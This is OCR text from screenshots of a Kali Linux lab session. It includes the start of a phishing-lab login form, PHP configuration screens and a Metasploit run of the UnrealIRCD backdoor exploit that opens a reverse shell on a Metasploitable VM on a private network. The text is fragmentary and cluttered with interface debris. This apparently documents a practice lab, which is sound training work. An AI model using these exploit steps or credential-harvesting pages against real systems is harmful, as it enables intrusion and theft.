
Mouse integration ...

Don't show again

Auto capture keyboard ...


Don't show again

Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 9:36
*Untitled 2 - Mousepad
File Edit Search View Document Help
shadow.txt
Untitled 2
1 cat > login.html << 'EOF'
2 <!DOCTYPE html>
3 <html>
4 <head>
5 <title>login - Educational Demo </title> </head>
6 <body>
7 <h2>Login Page</h2>
8 <form action="submit.php"method="POST">
9 Email: <input type="email"
10 name="email" required>
11 Password: <input type ="password"
Right Ctrl

META KALI [Running] - Oracle VirtualBox

File Machine View Input Devices Help




Mouse integration ...


Don't show again

Auto capture keyboard ...

Don't show again

Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
Pause recording
1 2 3 4
(genmon)XXX 23:01
kali@kali: ~/phishing_lab
Session Actions Edit View Help
GNU nano 8.6 /etc/php/8.4/apache2/php.ini
; stderr = Display errors to STDERR (affects only CGI/CLI binaries!)
; On or stdout = Display errors to STDOUT
; Default Value: On
; Development Value: On
; Production Value: Off
; https://php.net/display-errors
display_errors = Off
; The display of errors which occur during PHP's startup sequence are handled
; separately from display_errors. We strongly recommend you set this to 'off'
; for production servers to avoid leaking configuration details.
; Default Value: On
; Development Value: On
; Production Value: Off
; https://php.net/display-startup-errors
display_startup_errors = Off
; Besides displaying errors, PHP can also log errors to locations such as a
; server-specific log, STDERR, or a location specified by the error_log
; directive found below. While errors should not be displayed on productions
; servers they should still be monitored and logging is a great way to do that.
; Default Value: Off
; Development Value: On
; Production Value: On
; https://php.net/log-errors
log_errors = On
; Do not log repeated messages. Repeated errors must occur in same file on same
; line unless ignore_repeated_source is set true.
; https://php.net/ignore-repeated-errors
ignore_repeated_errors = Off
; Ignore source of message when ignoring repeated messages. When this setting
; is On you will not log errors with repeated messages from different files or
; source lines.
; https://php.net/ignore-repeated-source
ignore_repeated_source = Off
; If this parameter is set to Off, then memory leaks will not be shown (on
; stdout or in the log). This is only effective in a debug compile, and if
; error reporting includes E_WARNING in the allowed list
; https://php.net/report-memleaks
report_memleaks = On
; This setting is off by default.
;report_zend_debug = 0
^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark M-] To Bracket M-B Previous ^B Back ^← Prev Word ^A Home
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-6 Copy ^W Where Was M-F Next ^F Forward ^→ Next Word ^E End
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
Pause recording
1 2 3 4
(genmon)XXX
23:01
kali@kali: ~/phishing_lab
Session Actions Edit View Help
GNU nano 8.6 /etc/php/8.4/apache2/php.ini
; stderr = Display errors to STDERR (affects only CGI/CLI binaries!)
; On or stdout = Display errors to STDOUT
; Default Value: On
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; separately from display_errors. We strongly recommend you set this to 'off'
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; Default Value: On
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; server-specific log, STDERR, or a location specified by the error_log
; directive found below. While errors should not be displayed on productions
; servers they should still be monitored and logging is a great way to do that.
; Default Value: Off
; Development Value: On
; Production Value: On
; https://php.net/log-errors
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


; Do not log repeated messages. Repeated errors must occur in same file on same
; line unless ignore_repeated_source is set true.
; https://php.net/ignore-repeated-errors
ignore_repeated_errors = Off
; Ignore source of message when ignoring repeated messages. When this setting
; is On you will not log errors with repeated messages from different files or
; source lines.
; https://php.net/ignore-repeated-source
ignore_repeated_source = Off
; If this parameter is set to Off, then memory leaks will not be shown (on
; stdout or in the log). This is only effective in a debug compile, and if
; error reporting includes E_WARNING in the allowed list
; https://php.net/report-memleaks
report_memleaks = On
; This setting is off by default.
;report_zend_debug = 0
^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark M-] To Bracket M-B Previous ^B Back ^← Prev Word ^A Home
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-6 Copy ^W Where Was M-F Next ^F Forward ^→ Next Word ^E End
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 23:42
kali@kali: ~
Session Actions Edit View Help
1 _ target: Automatic . . . .
2 _ target: UT2004 Linux Build 3120 . . . .
3 _ target: UT2004 Linux Build 3186 . . . .
4 exploit/windows/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Win32)
5 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent No UnrealIRCD 3.2.8.1 Backdoor Command Execution
Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.107
LHOST => 192.168.56.107
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.56.107:4444
[*] 192.168.56.103:6667 - Connected to 192.168.56.103:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.103:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo ekdGVTrGg91JGUC9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "ekdGVTrGg91JGUC9\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.107:4444 → 192.168.56.103:41206) at 2025-10-28 23:33:12 +0530
sessions
[*] Wrong number of arguments expected: 1, received: 0
Usage: sessions <id>
Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>
sessions -i 1
[*] Wrong number of arguments expected: 1, received: 2
Usage: sessions <id>
Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 23:07
kali@kali: ~
Session Actions Edit View Help
64 bytes from 192.168.56.103: icmp_seq=2 ttl=64 time=1.70 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=64 time=0.770 ms
64 bytes from 192.168.56.103: icmp_seq=4 ttl=64 time=0.952 ms
